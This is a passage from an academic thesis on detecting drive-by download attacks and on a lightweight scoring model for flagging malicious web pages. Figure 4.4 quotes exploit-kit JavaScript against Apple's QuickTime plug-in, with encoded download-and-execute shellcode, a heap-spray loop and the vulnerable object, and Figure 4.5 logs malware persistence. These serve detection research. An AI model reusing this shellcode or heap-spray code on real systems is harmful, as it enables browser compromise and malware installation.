Stage 2: Browser or plugin vulnerability is exploited (s_2). When a web client downloads and renders a HTML document, it - in case of drive-by download attack - also leads to the execution of malicious content inside the HTML document as well. There are two common steps involved in executing malicious contents: (a) Malicious contents exploits vulnerabilities in a visitor's computer system including vulnerabilities in operating system, browser, and plug-ins; (b) A successful exploit can let the malicious web page manipulate the processor's instruction pointer (EIP register) to cause the next instruction to point at the malicious shellcode (a small piece of code used as the attack's payload) injected in memory in the previous step. The attackers take control over the visitor's computer system when their malicious shellcode is executed. Figure 4.4 shows a classic exploit

```
<script>
...
var
shellco='%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74
F2%uC108%u0DCB%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C
5%u7275%u6D6C%u6E6F%u642E%u6C6C%u2e00%u5C2e%u2e7e%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%u1C70
%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%
u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u
0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF%u7
468%u7074%u2F3A%u772F%u7777%u782E%u7878%u7878%u2D78%u7878%u632E%u6D6F%u782F%u7A7A%u652F%u6578%u702E%u70
68';
...
while(bigb.length*2<spraySlideSize){bigb+=bigb}
bigb=bigb.substring(0,spraySlideSize/2);
heapBlocks=(heapSprayToAddress-0x400000)/heapBlockSize;
var memory=new Array();
for(var i=0;i<heapBlocks;i++){memory[i]=bigb+shellcode}
...
document.write('<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"><param name="src"
value=".../x7b.php"><param name="autoplay" value="true"><param name="loop" value="false"><param
name="controller" value="true"></object>');
...
</script>
```

Figure 4.4: A classic exploit - Apple's QuickTime plug-in

content from an exploit kit. The exploit content targets a vulnerability in Apple's QuickTime. There are three parts in the exploit content. The first part is the shellcode that attackers want to execute after successful exploit. The second part is to carry out heap-spray to inject many instances of shellcode into memory. The last part is to create a vulnerable object and exploit it in order to manipulate the EIP register to execute shellcode in memory.

Step 3: Carrying out malicious activities (s_3). After the shellcode (payload) takes control over a visitor's computer system, attackers usually carry out malicious activities. A malicious activity can be to steal visitor's information and send back to attackers. However, one common malicious activity is to connect to the Internet, download attackers' malware and install malware on visitor's system. Figure 4.5 shows malicious activities from a successful drive-by download attack. The attack writes executable files into the local system and then execute one executable file (x.exe). The process makes changes in registry system to create a permanent effect on the visitor computer system even the system is rebooted later on.

```
"file","2/9/2010 22:17:14.961","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.976","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.976","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:14.992","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.7","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.7","...\IEXPLORE.EXE","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.54","...\IEXPLORE.EXE","Write","C:\x.exe","-1"
"file","2/9/2010 22:17:15.70","System","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"file","2/9/2010 22:17:15.586","System","Write","...\Content.IE5\SKHRORAJ\s[1].exe","-1"
"process","2/9/2010 22:17:18.289","...\IEXPLORE.EXE","created","2320","C:\x.exe"
"process","2/9/2010 22:17:17.273","...\IEXPLORE.EXE","created","2320","C:\x.exe"
"registry","2/9/2010 22:17:22.398","C:\x.exe","SetValueKey","HKLM\...\PendingFileRenameOperations","-1"
"registry","2/9/2010 22:17:22.414","C:\x.exe","SetValueKey","HKCU\...\Run\smx4pnp","-1"
"file","2/9/2010 22:17:22.414","C:\x.exe","Write","...\Admin\Microsoft\smx4pnp.dll","-1"
```

Figure 4.5: Malicious activities - monitored by Capture-HPC

4.3 Nature of false positive and false negatives

This section presents nature of false positive and false negatives related to the domain of detecting drive-by download attack. Based on Figure 4.1, we analyse the nature of false positive and false negative in this domain.

When a HTML document is transferred between stages, its status value changes between 'benign' and 'malicious' according to various conditions at each stage. In fact, if a web page is malicious, the process of delivering it to the client can make its status value change at each stage. If conditions at a destination stage do not meet requirements of the malicious web page, its status value will change to benign. For instance, an exploit usually targets a particular vulnerability but that vulnerability is not available on the client's computer system. As a result, the exploit can not happen. On the other hand, if a web page is benign, there is no factor making it change its status to 'malicious' through stages. Therefore, a benign instance does not change its state through transfer.

Figure 4.6 shows the state changes of web pages through different stages. A malicious web page will become benign one if there is any state change happening at any stage through the process of delivering the web page to




Figure 4.6: Natural state changes between stages




Figure 4.7: Possible natural state of a HTML document

client's computer system. On the other hand, a benign web page does not change its state value at any stages.

False positive and false negative are two common factors used to evaluate performance of a detection method. To identify the nature of these two factors on detecting drive-by download attack, we define two factors: Natural false positive and natural false negative.

- *Natural False Positive:* Given a benign web page x; Without any effect of detection devices, if x transfers through all stages and its final state is malicious, this is a natural false positive.
- *Natural False Negative:* Given a malicious web page x; Without any effect of detection devices, if x transfers through all stages and its final state is benign, this is a natural false negative.

According to Figure 4.7 showing the possible states of a HTML document, we arrive at two expressions:

- There is no case that a malicious HTML document changes its status from 'benign' to 'malicious'. Thus, the natural false positive does not exist in state change diagram. On other word, the process of delivering a HTML document will not cause a false positive. Therefore, any false positive is a result from poor choice of features or algorithms used to analyse the features.

- There are available cases in which a malicious HTML document changes its status from 'malicious' to 'benign'. Thus, false positives exist in the stage change diagram. The process of delivering a HTML document can cause false negatives. Therefore, false negative rate could be taken into accounts when developing a detection method.

Researchers can take these facts into account and look for appropriate methods to minimize this limitation. The following sections discuss in detail the features and challenges for feature detection.

4.4 Features and challenges for detecting drive-by download attacks

Features take a very important role in the performance of a detection method. Suitable features can make a detection method more effective in terms of accuracy and efficiency. In this section, we discuss features used for detecting drive-by download attack based on the flow diagram shown in Figure 4.1. We discuss about what features can be extracted and what challenges we face at each stage in order to use the features efficiently.

4.4.1 Stage 0: Malicious content placed on the website

At this stage, a HTML document containing malicious content is either put on a web server, an existing web page is modified to contain the content or a web application is exploited so it will serve up the content to visitors.

This stage only offers general information about web sites and we servers, which might be useful for distinguishing malicious web sites from benign ones.

Research shows that delivery of drive-by download is one of methods to spread malware on the Internet [62, 94, 97]. Moreover, there are some malware distribution networks on the Internet which are main contribution of malware spreads on the Internet [33, 61, 77, 89]. Therefore, information about web servers like IP, structure of their domain name, DNS records is considered as potential features for detecting malicious web pages including drive-by download attacks.

In addition, URL path can also provide useful information for identifying malicious web pages. In fact, there are some available exploit packs [68] for carrying out drive-by download attack. URL paths created by these exploit packs are usually quite unique in term of pattern and format, and they are quite different from benign ones.

Table 4.1 shows a list of potential features and the research that uses these features available at this stage to detect malicious content embedded in web pages. Most of them show that these features are quite effective and efficient. There is no doubt that features at this stage are very light-weight. However, using these features faces the following challenges:

- This stage is the first stage on the process of delivering HTML documents to client-side computer systems. All features at this stage is about web servers and there is no information about web pages. Therefore, any classification at this stages is just an estimation about maliciousness of web pages and it causes both false positive and false negative.

- Legitimate web servers can be compromised by attackers to publish malicious contents and the legitimate web servers contains and deliver malicious web pages. The information about web servers are not valuable in this case. Missing attacks in this case is very seri-

ous as the legitimate web servers are usually trusted and visited by many users. In fact, some reports shows that compromising legitimate web servers is a common method to spread malware on the Internet [66,81,85,92].

4.4.2 Stage 1: Web page containing content downloaded to victim's web browser

In the second stage, a HTML document containing the malicious content is completely downloaded to a client's computer system by a web client. The web client can be a web browser, a simulated web browser or a web crawler. It connects to a web server and download the HTML document. There are two main groups of potential features at this stage: features from connection transaction between web client and web server, and features from the HTML document.

1. HTTP connection transaction: Information from transactions in connections between web browsers and web servers can be useful to distinguish malicious web servers from benign ones. One of key features from connection transactions is information about redirection [15]. In fact, attackers usually try to hide their web server from being identified by analysers or detection devices. They can use 'redirection' to hide their web servers behind other legitimate web servers.

2. HTML document content: HTML document content is the main source for feature extraction in many studies on detecting malicious web pages because it contains all of elements contributing to the final content rendered and displayed to the Internet users. In general, three interesting contents inside a HTML documents are as follows:

    - Javascript: Javascript is widely used for enhancing web pages in terms of functionality but it has been claimed as the main factor

in almost all of browsed-based attacks [13, 15, 34]. Firstly, some Javascript functions are abused to deliver malicious contents by attackers. They are usually called 'dangerous functions' as their usual appearances and contributions on malicious web pages. Some common dangerous functions in Javascripts are eval(), escape(), unescape(), exec(), etc [30]. Secondly, Javascript provides very effective obfuscation methods to hide legitimate contents from stealth. However, these obfuscation methods are ideal techniques for attackers to hide their malicious contents from detection devices or analysers and they are widely used in malicious web pages [12, 15, 78]. Thirdly, string declaration and operation in Javascript are also considered as potential features to identify malicious web pages [15]. Research shows that malicious shellcode is assigned to some strings in most malicious web pages [19]. Moreover, malicious strings are sometime divided into small substring and then combined by using string operators. The purpose of this process is to pass detection methods or analysis.

- Exploit content: Exploit contents include some objects like Applet, ActiveX and other plug-ins. These objects are usually developed by third-parties and less tested so they probably contain vulnerabilities [19]. Most studies report that ActiveX and plug-ins vulnerabilities in web browsers are common targets for attackers [15, 81, 85].

- Exploit delivery mechanism: Research found that there are malware distribution networks delivering malicious contents to exploit the Internet users' computer system. These malware distribution networks try to trigger Internet users to visit their malicious web pages but they can hide themselves behind screen. Some tags in HTML like IFrame, Frame, IMG (SRC attribute) can be used to load foreign contents and they are abused to de-

liver malicious contents [60–62, 78].

Besides the above features for detecting malicious web pages, there are some challenges for successfully using these features:

- Cloaking: Malicious web servers serve different contents based on browsers' fingerprint including OS version, browser brand and version, plugins, etc. as each exploit usually targets a specific vulnerability with a required fingerprint. The malicious web servers can avoid delivering malicious contents to the visitor by checking browser fingerprints, referrer, IP address or their blacklists. This method can help attackers evade detection devices which use features at this stage.

- Obfuscation: It is commonly used on malicious web pages to avoid detected by detection methods. Some malicious web pages even use multiple layers obfuscation to hide their malicious contents. In addition, obfuscation is also used in legitimate web pages. Therefore, information about obfuscation is not quite valuable to distinguish malicious web pages from benign ones. De-obfuscation is an option to overcome this issue. However, it is quite costly and complicated depending on complexities of obfuscation codes especially obfuscation with dynamic code generation.

4.4.3 Stage 2: Browser or plug-in vulnerability is exploited

After downloading a HTML document from a web server, a web browser renders it in the client execution environment. The execution includes not only HTML Tags but also the execution of active contents such as script codes and embedded objects. Therefore, script codes and embedded objects are potential malicious sources which can exploit the Internet users' computer system during execution time. In a classic drive-by download attack, there are two common steps to compromise the clients' computer

system. The first step is to allocate malicious code (shellcode) in memory [19,65]. Attackers usually use script language to inject malicious code into memory. For instance, Javascript codes are used to create heapspray with a huge number of malicious code object in memory. The second step is to exploit vulnerabilities in the clients' computer systems. The vulnerabilities might be available from web browser itself, operating system or plug-ins. A successful exploitation can make instruction register (EIP) jump to the malicious code in the memory and the malicious code takes control over the clients' computer systems.

There are two types of features at this stage, which can provide valuable information for detecting a drive-by download attack at this stage:

- Shellcode in memory: Allocating malicious shellcode in memory is considered as a key step for exploitation. Therefore, identifying malicious shellcode in assigned memory segments of a web browser is very valuable information to detect malicious web pages. There are some research working on this feature and they shows positive effectiveness in using this features [19,65].

- Exploitation: Exploitation is the most important step in order to take control over the client's computer system. The exploitation usually targets particular vulnerabilities. Therefore, identifying use of vulnerable components during executing web pages can provide very useful information for detecting malicious web pages [57].

There are some challenges for deploying a detection method using these features:

- Available vulnerability at the visitor computer system: Drive-by download attacks usually target a specific vulnerability which might be a combination of operating systems, browsers and plug-ins. Missing any of these factors can miss the attacks. In fact, it is unrealistic to create an execution environment to cover all of the vulnerabilities with suitable combinations of operating systems, browsers and plug-ins.

- Time consumption: To monitor and extract features at this stage, we have to render the HTML document in an execution environment. This task is really costly in term of time consumption, even when the running environment is just a emulating one.

- Zero-day vulnerability: By monitoring shellcode in memory and vulnerable component, we can detect known drive-by download attacks. However, detecting zero-day attacks at this stage is a challenge.

Table 4.1: Summary of features and research

Stage	Challenges	Feature	Research
Stage 0	Not having any information about web pages, legitimate might be compromised to serve malicious content.	Hostname, URL path, DNS properties, and IP address.	[10,43,47,48]
Stage 1	Cloaking, obfuscation.	HTTP connection transaction, JavaScripts, exploit content, exploit mechanism.	[12,15,19,30,41, 43,78,88]
Stage 2	Availability of vulnerability, missing zero-day attack, time consumption.	Shellcode in memory, exploitation.	[19,57,65]
Stage 3	Failed exploitation, delay exploitation, detection of virtual environment, detection of hooked function, detection of detection methods.	System changes: file system, registry system, process system.	[54,62,74,90,94]

4.4.4 Stage 3: Malicious activity takes place

After successful exploitation, the payload contained within the malicious content will attempted to be executed. The purpose of the payload is to carry out the intended malicious activity on the victim's computer. These activities can cause changes on the clients' computer system immediately that have an effect on the state of the victim's computer. These effects can provide useful information to distinguish malicious web pages from benign ones. In case of malicious web pages, the effects on the clients' computer systems relate to changes in the systems in order to help attackers compromise them. Some studies point out some changes in the visitors' system including registry system, process system and network connection [62, 74, 94]. The studies show that tracking changes in these system can provide very valuable information to detect drive-by download attacks. However, there are some challenges for using features at this stage:

- Failed exploitation: Due to specific conditions at a visitor's computer system, an exploit might not be successful. Therefore, the results from executing HTML documents do not make any harmful effects to the system. A detection method working on this stage can not track any illegitimate change in the system and will miss an attack.

- Delay exploitation: Most devices working on this stage track for changes in the visitor's computer system within a fixed period of time. For instance, Capture-HPC [75] (a high interaction client honeypot monitors changes in file system, registry system, process system and network connection) has an option to set visit time - waiting time after a browser finish executing a web page. Attackers can evade detection methods by setting a time bomb to delay exploitation [36, 64].

- Detection of virtual environment: Most detection devices working on this stage usually use virtual environments such as using Javascript

emulators, simulating browsers, or OS running on VMWare environments. Attackers can detect the virtual environment and avoid delivering or executing malicious contents [36, 64].

- Detection of hooked functions: Detection devices usually monitor potential features by hooking system API. Attackers can detect hooked functions, and refuse exploiting, or jump over the hooked functions if hooked functions are not implemented inside the kernel [36].

- Detection of detection devices: Attackers can detect implementations of detection devices on the visitors' computer system by checking files, processes, linked DLL modules belonging to the implementation. Therefore, attackers can refuse exploits because of detection of monitoring devices on the visitors' computer systems [36].

4.5 Discussion

Table 4.1 summarises features and challenges at each stage, and information about existing research using these features for detecting malicious web pages. Each stage has different type of potential features and we can select features at one or more of four stages. Most research use features from only one stage and most of them focus on features at stage 1 and stage 3. Only very few of them focus on stage 0. In addition, there are research combining features from different stages on detecting malicious web pages [10, 43].

In general, more features usually offer better knowledge about a domain. In drive-by download domain, we can have more feature by selecting them at multiple stages and expect getting better knowledge about drive-by download attack. Expectantly, more stages a HTML document passes through can give better knowledge about that HTML document. However, there are two trade-offs on using features from multiple stages:

- Condition at each stage: When a HTML document transfers from a stage to another, its original content can be changed due to particular conditions at destination stage. The more stages a HTML document transfers, the more probability its original content is changed. Therefore, if we let a HTML document transfer to very late stage in order to get more features, we might get its unoriginal and invaluable contents. In contract, if we get features from very early stages, we do not have enough knowledge about HTML document.

- Time and resource consumption: More stage a HTML document passes and more time and resources a detection system needs to extract features. Especially, stage 2 and stage 3 can consume very large amount of time and resource because they need to render the HTML document and monitor potential features at running time. Therefore, more features from multiple stages can give better knowledge about HTML documents but it is more costly in term of time and resource consumption.

4.6 Summary

Detecting drive-by download attack is an emerging topic in Internet security. There is a range of proposed methods but each approach uses its own set of features. This chapter presents an analysis of potential features based upon the anatomy of drive-by download attacks. These features and limitations or challenges of measuring the features are presented as a form of framework for research into new methods and evaluating existing methods for drive-by download attacks. In addition, the chapter identifies limitations of features in terms of fundamental reasons for the occurrence of false positive and false negatives.

Chapter 5

A Novel Scoring Model to Detect Potential Malicious Web Pages

Malicious web pages usually contain malicious contents that can exploit a visitor's computer system during visitation. In the case of drive-by download attacks, a malicious web page exploits vulnerabilities in a web browser or plug-ins to take control over a visitor's computer system. The result from this type of attacks is commonly an installation of a malware on the visitor's computer system without the visitor's consent.

Researchers have investigated methods for detecting malicious web pages with aim of preventing exploitation of users. An effective but non-scalable approach is to use high interaction client honeypots such as Capture-HPC [72] MITRE HoneyClient [54], HoneyMonkey [90]. The main concept of these systems is to monitor a user's system for anomalous changes during the rendering of a web page. For example, changes to the file system, registry information or creation of processes. While this method shows very efficient results in term of detecting unknown attacks, it is expensive in terms of the resources and time. In addition, attackers usually target specific vulnerabilities which can be vulnerabilities of operating system, browsers and plug-ins. Exploitation only happens if the vulnerable component or a combination of components is available at the user's system. It

is impractical to have a system with all available vulnerable components in order to use high interaction client honeypot to detect malicious web pages effectively.

While high interaction client honeypots monitor and track a wide range of changes to the user's system, some detection devices (such as Wepawet [88], PhoneyC [57]) focus on a single delivery mechanism: JavaScript. These detection devices create run-time environments to let JavaScript codes execute and track behaviour during execution. The advantage of this approach is a full installation of a range of vulnerable components is not required and fewer system resources are required. However, the need for emulation makes them still not scalable when applied to a significant proportion of the Internet.

A scalable approach is to use signature-detection approaches where web pages are not rendered but the content of the web pages is used to classify web pages as benign or malicious. No emulation is required thereby reducing resource requirements and improving detection speed. However, the downside of this approach is a high percentage of false positives where web pages are incorrectly classified as being malicious.

To attempt to improve scalability while reducing false positives previous work [67] has proposed using a hybrid approach where web pages are filtered using a lightweight mechanism before being passed to the less scalable high-interaction mechanism. The problem with this work is that existing signature-based (static) approaches have a high false negative rate meaning that some malicious web pages are never passed to the high interaction honeypot. Also, the mechanisms for classification are based upon binary classification and users cannot choose the trade-off between resource usage (number of pages passed to the high interaction honeypot) and accuracy. To address these two shortcomings we have designed a new algorithm called a lightweight scoring model.

There are two main issues that we have explored in the design of our lightweight scoring model. Firstly, we want our model to be lightweight

in terms of its resource requirements. Therefore our model uses statistic learning algorithms that uses features derived from the static features rather than runtime features gathered through the expensive process of loading the web page into a web browser within a virtual environment. This chapter proposes a set of features that have been extracted through analysis of known malicious web pages. These features are then evaluated by feature selection methods in order to find out the most suitable feature set to identify potential malicious web pages. Secondly, we want our lightweight model to be tunable to allow us to control the number of pages passed through to the more expensive devices such as high interaction honeypots. This allows us to manage overall system performance. This has led us to develop a lightweight scoring model that computes a score rather than a simple binary malicious/benign classifier [78]. By choosing the threshold that must be reached before passing on the web page, the overall performance can be tuned to reflect overall performance constraints. In other words, our scoring model is flexible in term of making trade-off between missing attack and false positive by adjusting the threshold.

In this chapter, we present our novel scoring model with an exploitation of different lightweight scoring algorithms working on different sources of information to score maliciousness of web pages as well as different method to combine different scores to form an overall maliciousness score for each web page. We identified and extracted features from different sources based on their content characteristics and looked for suitable scoring algorithms working on selected features in each source. We also looked for suitable methods to combine different scores to make an overall score in order to have one overall threshold to make trade-off between filter rate and missing attack. Experimental results are presented to show the effects of scoring algorithms working on different groups of features as well as the effect of score combination methods.

This chapter makes the following contributions:

- Identification of the best web page features for distinguishing benign from malicious web pages. To evaluate the features, we applied feature selection methods to full set of features as well as individual group of features based on sources of information about web pages. By doing this way to evaluate features, we can compare effectiveness of our scoring model that combines groups of features extracted from multiple sources of information about web pages.

- We propose a novel scoring model to detect potential malicious web pages. This model can combine knowledge from different experts (scorers) working with different feature groups. The scoring model allows a trade-off between false negative (missing attack) and false positive (false alarm number of potential malicious web page which need to be passed to high interaction client honeypots)

- We find the best methods for identifying malicious web pages by computing scores for web pages features of similar type and the best method for combining these individual scores into an overall score for web page maliciousness. To do that, we implemented nine different scoring methods and seven score combination methods. We carried out n-factorial experiments to evaluate our scoring model.

This chapter is going to present a novel scoring model which includes some scorers using various scoring methods to work on different sources of information, and a score combination component using some score combination method to combine scores from the scorers to form final scores. An important advantage of our scoring model over other research is a capability to make the trade-off between false positive rate and false negative rate.

5.1 Scoring Model

This section presents our scoring model in detail including its aim, general structure and components.

5.1.1 Overview




Figure 5.1: General diagram for detecting malicious web pages

The aim of our scoring model is to filter potential malicious web pages in order to reduce suspicious web pages which need to be inspected by expensive detection devices or experts. The scoring model classifies suspicious web pages into classes: benign web pages and potential malicious web pages. Only potential malicious web pages are forwarded to detection devices or experts for further investigations (Figure 5.1). We proposed




Figure 5.2: General structure of scoring model

a scoring model because of three reasons. Firstly, it is proposed to work as a filter, not a final classifier so it just makes an estimation by scoring maliciousness of web pages. Based on maliciousness scores of the web pages, a threshold is chosen and adjusted in order to make the trade-off between

filter rate and missing attack. Secondly, our scoring model uses static features and they can be obtained very fast without rendering fully and executing web pages. However, they are less valuable than run-time features which are extracted by rending fully and executing web pages. Therefore, static features are likely good for filtering potential malicious web pages. Finally, our scoring model has a capability to combine knowledge from different groups of features about web pages that can take advantages of each group of features in order to identify potential malicious web pages.

The current state-of-the-art shows that there are different sources of information which can be used to detect malicious web pages [10]. Each source of information shows it effects and efficiencies on detecting malicious web pages as well as its limitations. Combining them together to make more effective and efficient feature set to detect malicious web pages is a challenge. In the proposed model (Figure 5.2), each web page is assigned some independent maliciousness scores from different scorers based on corresponding feature groups which are extracted from different sources of information about web pages. The overall maliciousness score of each web page is combined from these scores. Finally, a threshold is chosen in order to identify potential malicious web pages. Any web page which has the overall score over the threshold is classified as potential malicious one and forwarded to detection devices or experts for further analysis. In order to build the scoring model, we have to identify an appropriate combination of feature groups, scoring methods working on corresponding feature groups, and then scoring combination method, which gives the best performance. To implement our scoring model, we carried out the following work:

- We identified valuable sources of information which can distinguish potential malicious web pages from benign ones. We extracted potential features from the sources of information and then evaluated them by using feature selection methods.
- We exploited and implemented some light-weight scoring methods.

Almost all of the scoring methods are distance measurements. They are very light-weight.

- We exploited and implemented a few of score combination methods including classic combination methods and dynamic combination methods.

- Factorial experiments were carried out to look for appropriate models which give very good results on detecting potential malicious web pages. The experiments were carried out by changing number of involved factors: groups of features, scoring methods working on each involved groups of features, and scoring combination methods.

Details of each work are presented in the following sections.

5.1.2 Feature Extraction and Feature Selection

The first step on feature selection is to identify potential malicious features from different sources of information about web pages, which potentially distinguish between benign web pages and malicious ones. Based on our analysis and current state-of-the-art about potential malicious features on web pages, we identify four main sources of information:

- Foreign contents (referred as G1 in our experiments) are malicious contents which are loaded from outside along with suspicious web pages. These contents can be loaded with suspicious web pages by some of malicious HTML tags such as frame, iframe, image source, etc. Iframe is especially known as a very common method to load outside malicious web pages along with suspicious one [89]. In almost all of the cases, foreign malicious contents are resulted from compromises or uncontrolled third-party contents such as advertising and site hit counters.

- Script contents (referred as G2 in our experiments) are known as the most common malicious contents of malicious web pages. In almost all of the cases, script codes are used for two main purposes: delivering and hiding malicious code by obfuscation. We identify some of potential malicious features from scripts which could distinguish between benign web pages and malicious web pages, such as script size, string size, word size, argument size, character distribution, etc.

- DNS and URL information (referred as G3 in our experiments): Information about hostname of web pages, characteristics of URL itself.

- Exploit code contents (referred as G4 in our experiments) are the core contents of malicious web pages. They are targeted on specific vulnerabilities in web browsers, plug-ins or operating systems. Some of HTML tags known as delivery of potential malicious code are applet, object, embed, etc. However, there is rarely malicious code found in this direct form. In almost all cases, exploit codes are encoded in scripts with obfuscation to hide from detection devices.

We consider four sources of information to group the features into four groups. We identify 52 potential features from four sources of information (Appendix A. If a feature appears more than once in contents of web pages, we use four values to measure it: minimum, maximum, mean and median.

All features are extracted from web pages and they need to be evaluated to remove invaluable ones in order to improve the performance of scoring model. Information Gain method on Weka [93] is used to select features. We consider two cases when carrying out feature selection:

- One set of features: We put all features together as a whole set, and then choose top 5 and top 10 features from them. In our experiments, most of selected features in top 5 and top 10 are from script contents.

There is only one from DNS and URL information, and no feature from exploit contents.

- Features in four different groups: We consider features as four groups as mentioned above. In each group of features, we choose top 3 features so we totally select 12 features from four groups.

We carried out some experiments to exploit some light-weight scoring algorithms working on the selected features or groups of features in order to look for appropriate features and algorithms that give very good outcome in our scoring model. The experiments are presented in the later sections.

5.1.3 Scoring Algorithm

Light-weight is our main focus when we choose scoring algorithms. We implemented 9 scoring algorithms for our scoring model and most of them are anomaly distance algorithms. These algorithms are very light-weight and work on numeric features.

Euclidean Distance (ED): Euclidean distance was used to calculate anomaly score in [18,38]. There are two phases in order to use Euclidean distance to calculate anomaly score: training phase and testing phase. Each instance in dataset is treated as a vector. In the training phase, the mean vector of training dataset is calculated. In the testing phase, anomaly score of a test vector is measured by the squared Euclidean distance between the test vector and the mean vector.

Euclidean Distance Normed (EDN): It was used to calculate anomaly score in [9, 38]. Each instance in dataset is treated as a vector. In the training phase, the mean vector of training dataset is calculated. In the testing phase, the squared Euclidean distance between the test vector and the mean vector is calculated. The anomaly score is measured by dividing the squared Euclidean distance by the product of the mean vector and the test vector.

Manhattan Distance (MD): The Manhattan distance was used to measure anomaly score in [18, 38]. The mean vector is calculated during the training phase. The anomaly score is measured as Manhattan distance between the test vector and the mean vector.

Manhattan Distance Filtered (MDF): The Manhattan distance is used to measure anomaly score but outliers is filtered during the training phase [35,38]. The mean vector and the standard deviation are calculated during the training phase. Any training vector that is over three times deviation is removed and the robust mean vector is measured without these outlier values. The anomaly score is measured as Manhattan distance between the test vector and the robust mean vector.

Manhattan Distance Scaled (MDS): It was used in [6,38] to measure anomaly score. In the training phase, the mean vector and the mean absolute deviation of each feature are calculated. In the testing phase, anomaly score of the test vector is calculated as $\sum_{i=1}^{n} |x_i - y_i|/a_i$ where x_i is the test vector, y_i is the mean vector and a_i is the average absolute deviation from the training phase.

Mahalanobis Distance (MbD): The Mahalanobis distance was used to measured anomaly score in [18, 38]. It is described as an extension of Euclidean distance with correlation between features. The mean and the covariance matrix are calculated during the training phase. In the testing phase, anomaly score is measured as the Mahalanobis distance between the test vector (x) and the mean vector (y): $(x - y)^T S^{-1}(x - y)$.

Mahalanobis Distance Normed (MbDN): This method was used in [9, 38]. In the training phase, the mean vector and the covariance matrix is calculated. In the testing phase, the anomaly score is measured by dividing the Mahalanobis distance by the product of the mean vector and the test vector.

Z-score: This method was used to calculate anomaly score in two phases [20,38]. In the training phase, the mean and the standard deviation are calculated in each feature. In the testing phase, the absolute z-score of each

